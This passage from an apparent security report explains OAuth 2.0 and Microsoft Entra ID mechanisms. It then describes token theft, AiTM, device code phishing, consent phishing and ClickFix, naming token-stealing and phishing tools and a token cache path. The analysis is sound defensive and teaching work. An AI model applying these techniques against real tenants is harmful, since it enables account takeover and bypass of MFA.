At Microsoft, there are several ways in which the resource and scopes can be specified in a token request to the Microsoft Identity Platform[11]. Following the Resource Indicators for OAuth 2.0 standard [Cam+20b], the resource and scope values can be specified separately as parameters (`resource=https://graph.microsoft.com&scope=.default`), or the resource can be specified directly together with the scope (`scope=https://graph.microsoft.com/.default`). It is also possible to specify only a scope and no resource, in which case Microsoft Graph is used by default (e.g., `scope=User.Read` is equivalent to `scope=https://graph.microsoft.com/User.Read`). The resource can also be specified either as a URI or as an app ID (`scope=00000002-0000-0ff1-ce00-000000000000/.default`). Multiple scope values are specified separated by spaces (`scope=openid profile email`), where the order of the values does not matter.

[11] *https://login.microsoftonline.com/common/oauth2/v2.0/token*

4.1.5.4 Delegated and Application API Permissions

To access a resource (API), a client requires appropriate API permissions [Mic25n; Mic25m]. Microsoft Entra ID distinguishes between delegated permissions and application permissions (see Figure 4). Delegated permissions (scopes) are used when an application acts on behalf of a signed-in user. The effective permissions result from the combination of the permissions granted to the client and the rights of the user. Application permissions (app roles), on the other hand, are used in app-only scenarios without a signed-in user. In this case, the application acts with its own permissions and can access the resources released by the respective permission. While delegated permissions are represented in the access token via the `scp` claim, application permissions are conveyed as roles in the `roles` claim. Depending on the permission, either user consent or admin consent may be required, application permissions generally require admin consent.



Figure 4: Difference between delegated and application permissions [Mic25n]

4.1.6 Client Types

OAuth 2.0 distinguishes between different client types, which have different security requirements and characteristics:

- **Confidential Clients**: Applications that are able to store secrets securely (e.g., server-side web applications).
- **Public Clients**: Applications that do not have secure storage mechanisms, such as single-page applications (SPAs) or native applications.

4.1.6.1 Client Authentication

Confidential clients must perform client authentication when communicating with the authorization server (cf. client secret [Har12], private key JWT [Jon+15c], and mutual TLS [Cam+20a]), whereas public clients are not required to do so. Public clients pose a particular challenge, since tokens frequently have to be stored client-side and are therefore potentially accessible to attacks. This affects both browser-based applications and applications installed locally on end devices.

4.1.6.2 Backend for Frontend

The Backend for Frontend (BFF) [Par+25, Sec. 6.1.] pattern is an architectural pattern in which a server-side intermediary is placed between the browser and the authorization server or resource server. Tokens (in particular refresh tokens) are stored exclusively server-side, while the frontend is issued only an httpOnly session cookie. This is particularly relevant for public clients, since these applications run on the resource owner's device and are vulnerable to token theft, for example via XSS. A BFF eliminates this attack surface by completely removing sensitive tokens from access by client-side JavaScript or infostealer malware.

4.1.6.3 Proof Key for Code Exchange

Public clients are also vulnerable to authorization code interception attacks. Proof Key for Code Exchange (PKCE) [Sak+15] (see Figure 5) is a security extension to the OAuth 2.0 Authorization Code flow that, in particular, effectively prevents the misuse of an intercepted authorization code. To do this, the client first generates a random `code_verifier` and derives from it a `code_challenge` using a `code_challenge_method` (e.g., SHA256), which it already transmits to the authorization server in the authorization request. During the later token exchange, the client must present the original `code_verifier`, which ensures that only the original client can redeem the authorization code.

PKCE is therefore mandatory for public clients and is additionally recommended for all applications, in order to ensure that the client requesting tokens is identical to the one that initiated the original request.



Figure 5: PKCE abstract protocol flow [Sak+15]

4.1.7 Financial-Grade API

The Financial-Grade API (FAPI) from the OpenID Foundation was originally developed for the financial sector, in particular banks, fintechs, and open banking ecosystems, in order to create a highly secure framework for delegated access to sensitive APIs. It defines a strict profile of the OAuth 2.0 Authorization Framework [Har12] that goes significantly beyond its minimum requirements.

4.1.7.1 FAPI 1.0 Part 1 and Part 2

The Baseline profile FAPI 1.0 Part 1 [Sak+21a], adopted in 2021, targets APIs with moderate protection requirements and mandates, among other things, mandatory PKCE, strong client authentication via mutual TLS (MTLS) or signed JWTs, and exactly pre-registered redirect URIs, while deliberately foregoing non-repudiation (signing of the authorization request and response) and sender-constrained access tokens. For high-risk use cases such as payment initiation, FAPI 1.0 Part 2 [Sak+21b] defines a significantly stricter Advanced profile built on Part 1, which excludes public clients, requires signed authorization requests via JWT-Secured Authorization Request (JAR) [Sak+21c] as well as exclusively sender-constrained access tokens via MTLS, and protects the integrity of the authorization response either via an ID token as a detached signature or via the JWT-Secured Authorization Response Mode (JARM) [Lod+25b].

4.1.7.2 FAPI 2.0

In practice, however, this two-tier model proved problematic. FAPI 1.0 was primarily designed as a collection of countermeasures against individual, already-known attacks, without an explicit, formally defined threat model underlying it, which made it impossible to mathematically prove whether all relevant attack classes were actually covered. In addition, the choice between the ID-token detached signature and JARM in Part 2 increased implementation and certification complexity, while personal data continued to be transmitted over the browser's insecure front channel. At the same time, new IETF standards emerged, such as Pushed Authorization Requests (PAR) [Lod+21], DPoP as an MTLS-

independent alternative for sender-constraining, and the OAuth 2.0 Security Best Current Practice, which could not yet be taken into account in FAPI 1.0. These shortcomings led to the development of the FAPI 2.0 Security Profile [Fet+25], which was finally adopted in February 2025 and unifies the previous two profile tiers into a single, consolidated set of rules. It exclusively supports confidential clients, mandates PAR [Lod+21] instead of JAR [Sak+21c], reduces the authorization response to the plain authorization code without an ID token in the front channel (thereby making JARM [Lod+25b] obsolete), and allows sender-constraining either via MTLS or DPoP. Unlike its predecessors, FAPI 2.0 was developed from the outset together with its own, explicit threat model, and its security properties were mathematically proven through formal analysis [Hos+24], which is why it is now regarded not merely as a standard for the financial sector, but as a generic high-security profile for any OAuth-based APIs handling sensitive data.

4.2 Microsoft Entra ID

Microsoft Entra ID (formerly Azure Active Directory, AAD) is a cloud-based solution for identity and access management (IAM). It acts as the central identity provider (IdP) for accessing Microsoft services such as Azure and Microsoft 365, as well as third-party applications.

As a public directory service, Entra ID provides every organization that uses a Microsoft cloud service with its own logical tenant. Within this tenant, identities, applications, roles, groups, and access permissions are managed centrally.

Entra ID supports both cloud-native identities and hybrid identities that are synchronized from an on-premises Active Directory Domain Services (AD DS). This allows existing on-premises infrastructures to be integrated into cloud-based environments and continue to be managed jointly.

4.2.1 Authentication and Authorization

Authentication and authorization at Microsoft Entra ID as an identity provider are based on modern, standardized protocols such as OAuth 2.0 [Har12] and OpenID Connect [Sak+23]. Access to protected resources is token-based, which enables flexible and potentially fine-grained access control.

Authentication is performed by Microsoft Entra ID as the IdP and supports various methods [Mic26d]. In general, a distinction is made between authentication methods that can be used for primary authentication, as a second factor within multi-factor authentication (secondary authentication), or for self-service password reset (SSPR) or account recovery. Some methods can be used for several of these purposes. For example, SMS-based authentication can be used both as primary authentication and as secondary authentication, but not simultaneously to satisfy both factors of a single sign-in. An exception is Windows Hello for Business (WHfB), since this method already implements two-factor authentication by itself and can therefore be used both as a primary authentication method and to satisfy MFA requirements. Authentication is based on two independent factors: possession of a registered device on which a cryptographic key is

stored, typically protected by the Trusted Platform Module (TPM), and user verification through knowledge or inherence. The latter is performed either via a PIN or via biometric features such as fingerprint, facial, or iris recognition.

Available methods for primary authentication include, for example, classic password-based sign-in (password), sign-in via QR code, or passwordless authentication with Microsoft Authenticator (Microsoft Authenticator Passwordless). For multi-factor authentication (secondary authentication), supported methods include SMS, voice calls, push notifications via Microsoft Authenticator, as well as software- or hardware-based OATH tokens.

In addition, Entra ID offers various passwordless and phishing-resistant authentication methods, including Windows Hello for Business (WHfB), FIDO2 security keys, and certificate-based authentication (CBA).

In hybrid scenarios, authentication can be performed via different mechanisms, for example Password Hash Synchronization (PHS), Pass-through Authentication (PTA), or federated authentication via Active Directory Federation Services (AD FS).

Authorization is performed at the respective resource server based on the OAuth 2.0 access token by verifying its signature using a public key from Microsoft Entra ID. The authorization decision is then based on the claims contained in the JWT, in particular `aud` (audience) and `scp` (scope).

4.2.2 Core Functionality

4.2.2.1 Single Sign-On

Single Sign-On (SSO) is a central concept in Microsoft Entra ID that allows users to authenticate once and subsequently access different applications without having to sign in again.

A key advantage of SSO lies in reducing the number of sign-ins required from the user, which both increases usability and reduces the likelihood of weak or reused passwords being used. At the same time, however, SSO represents a security-critical point, since compromised tokens or authentication artifacts can potentially enable access to multiple systems simultaneously.

A fundamental element for the modern implementation of single sign-on in Entra ID is the so-called Primary Refresh Token (PRT) [Mic25w]. It enables OAuth 2.0 access and refresh tokens for Azure, Microsoft 365, and third-party applications to be requested without re-entering credentials. In addition, there is the officially undocumented concept of the Family of Client IDs (FOCI) [Cob+22], which was originally developed for mobile platforms that cannot use a PRT. It enables refresh tokens to be shared between different clients.

Another SSO method is Seamless Single Sign-On (Seamless SSO) [Mic25k], also known as Desktop SSO, which was used in particular with Windows 7 and Windows 8.1. It is based on Kerberos authentication and remains partly in use today.

Finally, Microsoft Entra ID offers further SSO methods [Mic25o], such as Security Assertion Markup Language (SAML).

The functioning and security implications of some of these mechanisms are discussed in more detail in later chapters.

4.2.2.2 Conditional Access

Conditional Access [Mic26au] is an important feature in Entra ID that makes it possible to make context-based access decisions for identities accessing resources, based on various signals such as user identity, location, device state, device platform, application used, or detected security risks (see Figure 6). Microsoft refers to Conditional Access as its Zero Trust policy engine [Mic26au].



Figure 6: Conditional Access overview [Mic26ah]

By default, Conditional Access is not enabled. Instead, so-called Conditional Access Policies (CAPs) must be created and configured for various use cases (see Figure 7). A CAP consists of several configuration elements that determine under which conditions and in what form access to resources is controlled. In general, a CAP defines which users or groups the policy applies to, which resources are to be protected, under which conditions the policy takes effect, and which controls are enforced when the policy applies. Examples of CAPs include the mandatory use of multi-factor authentication (MFA) for all users, enforcing phishing-resistant MFA methods for privileged accounts such as administrators, blocking access from IP address ranges outside the corporate network, and restricting access to devices that are registered and managed in Microsoft Intune and classified as compliant.

Conditional Access Policies (CAPs) are evaluated when a user authenticates to Entra ID and when new tokens are requested, e.g., using a refresh token. OAuth 2.0 access tokens and refresh tokens are only issued if the defined CAPs are satisfied. When a valid access token is subsequently used to access resources, however, the CAPs are not re-evaluated. An exception is Continuous Access Evaluation, in which network or location conditions are also taken into account during resource access. Further concrete CAP configurations recommended by Microsoft for protection against token theft are addressed in later chapters (see Section 6).



Figure 7: Example Conditional Access Policy

5 Token-Based Attacks

5.1 Token Theft

Token theft refers to the theft and fraudulent reuse of tokens by an attacker. While compromised access tokens provide direct access to specific resources of the victim, a refresh token can also be used to request new access tokens for other resources in the context of the victim.

The MITRE ATT&CK framework classifies the theft of access tokens under T1528[12] (Steal Application Access Token) and the reuse of access tokens under T1550.001[13] (Use Alternate Authentication Material: Application Access Token).

In OAuth 2.0, access tokens function as so-called bearer tokens. Possession of the token alone is sufficient to access protected resources in the context of the user, regardless of how strongly the original authentication was secured. If a token is stolen after successful authentication, it can potentially be used to bypass Conditional Access policies such as MFA requirements. Conditional Access is evaluated by Microsoft Entra ID during the authentication process and determines whether an access token is issued. When the access token is subsequently used against a resource provider, however, only an authorization check is performed (e.g., validity, signature, and permissions of the token). Conditional Access policies are not re-evaluated at this stage. If the initial authentication was performed using a strong, phishing-resistant method such as a FIDO2 security key (e.g., a YubiKey), and the device was Microsoft Entra ID joined and compliant at that time, these properties are carried over into the issued refresh token [Dir20]. It carries the `deviceid` claim, referencing the originally used, compliant and Entra ID joined device, as well as the `amr` claim, reflecting the strong authentication method (see Figure 8). This means that if this refresh token is stolen by an attacker and used to request access tokens, even the strictest Conditional Access policies (phishing-resistant MFA, compliant device, hybrid/Entra ID join) remain satisfied, without any renewed authentication or renewed proof of device state, as long as no re-evaluation trigger (e.g., risk-based re-authentication, sign-in frequency control) intervenes.

OAuth 2.0 public clients [Har12] are particularly in the focus of token theft, especially browser-based applications (so-called single-page applications, SPAs) as well as native desktop or mobile applications. The Azure Portal (*https://portal.azure.com*) is an example of an SPA that runs entirely as a JavaScript application in the web browser. Because SPAs do not use secure, server-side storage mechanisms, the required tokens are stored in client-side storage areas of the browser such as local storage, session storage, or as cookies. This storage area is generally accessible to JavaScript (with the exception of cookies with the HTTPOnly attribute[14]) and is therefore vulnerable to Cross-Site Scripting (XSS) attacks or infostealer malware, such as compromised browser extensions. In addition to browser-based applications, native Microsoft 365 applications also offer an attack surface, for example Microsoft Teams, which stores

[12] *https://attack.mitre.org/versions/v19/techniques/T1528/*
[13] *https://attack.mitre.org/versions/v19/techniques/T1550/001/*
[14] *https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/Cookies#block_access_to_your_cookies*

```
  "aio":
"AaQAW/8cAAAAaOoRx8QtVM4XShwzqdZojtjKx+BNyDG70qvpuOmuzzFNCfW0kLAyk3edETchoCjA7q4KYe
TTI467cAzdJIcGWw+iCuerWCKW+xx1DquNeVJctHLwqlMFo8Q4EHGzK1gfppd5KMDymLAyubI772AFFXUsV
dlMt/Y6QnE+riNanU8MvzMCRoOH8bs1Va6De5joF2Rzx/IO4NosB+eOoASdiA==",
  "amr": [
    "rsa",
    "mfa"
  ],
  "appid": "04b07795-8ddb-461a-bbee-02f9e1bf7b46",
  "appidacr": "0",
  "deviceid": "1ef84fa9-dccc-4959-87ee-be41a9dcb61f",
  "idtyp": "user",
  "ipaddr": "185.144.92.84",
  "name": "tp-test",
  "oid": "3cf6c66c-10df-4ada-b6c7-a66585bb7132",
  "puid": "10032005ED510FC8",
```


Figure 8: Token claims amr and deviceid

its tokens locally under `C:\Users\<user>\AppData\Local\Microsoft\TokenBroker\Cache`. With tools such as AzTokenFinder[15], OAuthBandit[16], or SpecterBroker[17], access and refresh tokens can be read out from various cache paths on disk. Although these files are protected under Windows by the Data Protection API (DPAPI), they can be decrypted as soon as an attacker has obtained code execution in the context of the user. Furthermore, token theft need not be limited to already-issued tokens. An attacker can also request new tokens in the context of the user and extract them without knowledge of the victim's credentials, for instance via SSO mechanisms such as the PRT [Dir20]. This can be carried out with e.g. the tool roadtx[18] and ROADtoken[19].

5.2 Adversary-in-the-Middle (AiTM) Phishing

In addition to directly stealing already-issued tokens, threat actors also specifically employ phishing techniques to obtain tokens in the context of victims. While traditional phishing campaigns were mainly aimed at stealing passwords, attacks have evolved due to established protections such as MFA. A frequently used method is Adversary-in-the-Middle (AiTM) phishing. This is essentially based on the man-in-the-middle (MitM) technique, which was already used in unencrypted computer networks in the early years of the internet. MitM-like phishing techniques were already documented in 2008, when SSL/TLS-protected websites using certificates were not yet widespread [Ale+17; Jos+08]. However, it was not until the release of Evilginx[20] in 2017 [Gre17] that an easy-to-use open-source MitM phishing framework became available

[15] *Tool AzTokenFinder: https://github.com/HackmichNet/AzTokenFinder*
[16] *OAuthBandit: https://github.com/anak0ndah/OAuthBandit*
[17] *SpecterBroker: https://github.com/R3alM0m1X82/SpecterBroker*
[18] *ROADtools-roadtx: https://github.com/dirkjanm/ROADtools/wiki/ROADtools-Token-eXchange-(roadtx)*
[19] *ROADtoken: https://github.com/dirkjanm/ROADtoken*
[20] *First release of the tool Evilginx: https://github.com/kgretzky/evilginx/releases/tag/1.0.0*

that advertised an MFA bypass. As a result, MitM phishing attacks became better known and were increasingly observed in campaigns. MITRE and Microsoft refer to this type of attack as Adversary-in-the-Middle (AiTM) phishing. Today, modern phishing frameworks such as Evilginx[21] or Modlishka[22] are widely used. They employ real-time phishing and often act as a proxy, or Adversary-in-the-Middle[23] (AiTM) [Kon+21], between the victim and the legitimate service (see Figure 9). In doing so, they relay the user's input to the genuine login page in real time and intercept both credentials and MFA tokens. This can potentially bypass multi-factor authentication, allowing the attacker to obtain an access token with an MFA claim. However, AiTM can only bypass conventional MFA methods, modern phishing-resistant authentication methods such as passkeys use mechanisms such as origin binding, whereby authentication is bound to the legitimate target address.



Figure 9: Flow of an AiTM attack [Mic22]

5.3 Device Code Phishing

Furthermore, the OAuth 2.0 Device Authorization Grant [Den+19] is frequently abused for phishing attacks. It was published as an internet standard in August 2019 and was originally intended to authenticate devices with limited input capabilities via a second, fully capable device. To do this, a verification URL is opened on the second device, a code displayed on the first device is entered, and the sign-in, including multi-factor authentication (MFA), is then carried out.

[21] *Tool Evilginx2: https://github.com/kgretzky/evilginx2*
[22] *Tool Modlishka: https://github.com/drk1wi/Modlishka*
[23] *https://attack.mitre.org/versions/v19/techniques/T1557/*

Because of this design, the Device Authorization Grant is vulnerable to phishing and social engineering attacks. As early as 2020, a blog post published a proof of concept (PoC) demonstrating how this flow could be used to phish Microsoft Office access and refresh tokens with an MFA claim [Syy20]. One year later, the attack was presented at DEF CON 29 [Hwo21].

In device code phishing[24], the attacker starts the Device Authorization flow on their own device and gets the victim to enter the displayed code on the legitimate Microsoft sign-in page and authenticate there normally, including MFA (see Figure 10). As a result, an access token with an MFA claim as well as a refresh token are issued for the session initiated by the attacker, on the attacker's device.

Device code phishing is also effective against phishing-resistant authentication methods such as FIDO2 security keys and passkeys. This is because the user authenticates on the legitimate Microsoft sign-in page and completes multi-factor authentication properly. The attack therefore does not directly bypass authentication, but instead abuses the underlying authorization flow to have valid tokens issued for the attacker. For this reason, device code phishing is particularly effective and is also used in current phishing campaigns [All26; Mic25u; Mic26w].



Figure 10: Flow of device code phishing [Mic25u]

[24] *https://attack.mitre.org/versions/v19/techniques/T1566/002/*

5.4 Consent Phishing

Consent phishing [Mic25p] (also called an illicit consent grant attack) is an attack technique in which users are tricked into granting a malicious OAuth application far-reaching permissions. Instead of stealing credentials or MFA codes, the attacker abuses the consent process (consent screen, see Figure 11) to obtain legitimate access tokens for the application. This allows the application to access data and services on behalf of the user.

Today, the attack is only effective to a limited extent, since Microsoft has progressively hardened the default configurations for user consent. Although users of an Entra ID tenant can still register their own applications, the original permission model has changed significantly. While users were originally able to grant all applications any permission as part of user consent, this model has been restricted so that consent may now only be granted for selected applications from verified publishers and for low-impact permissions [Mic25d]. In a further tightening, Microsoft itself now decides which permissions can be granted via user consent at all, otherwise, admin consent is required.



Figure 11: Example consent screen of a fake app "0365 Access" [Abr19]

5.5 ClickFix and Similar Variants

The social engineering attack ClickFix [Ins25] has been observed by Microsoft in various campaigns since 2024 and is used by attackers to distribute infostealer malware such as Lumma Stealer [Mic25v]. The University of Münster has also observed a growing number of ClickFix attacks targeting members of the university and warned about this attack method in May 2026 [Mün26]. In this attack, the victim is tricked by a fake error message or security warning into fixing a supposed problem themselves. Users are frequently instructed to carry out malicious actions on their own, such as copying an operating system command obfuscated via Base64 encoding by clicking a button and executing it via the Windows Run dialog box (e.g., Windows key + R, followed by Ctrl + V and Enter) (see Figure 12). In doing so, attackers exploit trust, urgency, and the desire for a quick fix in order to install malware or gain access to systems. Over time, several variants of the ClickFix attack have been documented [Boh25]. While the classic ClickFix attack executes commands via the Windows Run dialog box, further variants exist. In FileFix, commands are executed via the address bar of Windows File Explorer, in TerminalFix, execution occurs via CMD or PowerShell, and in DownloadFix, a failed download is simulated, after which a malicious CMD file is downloaded and executed to supposedly fix the problem.

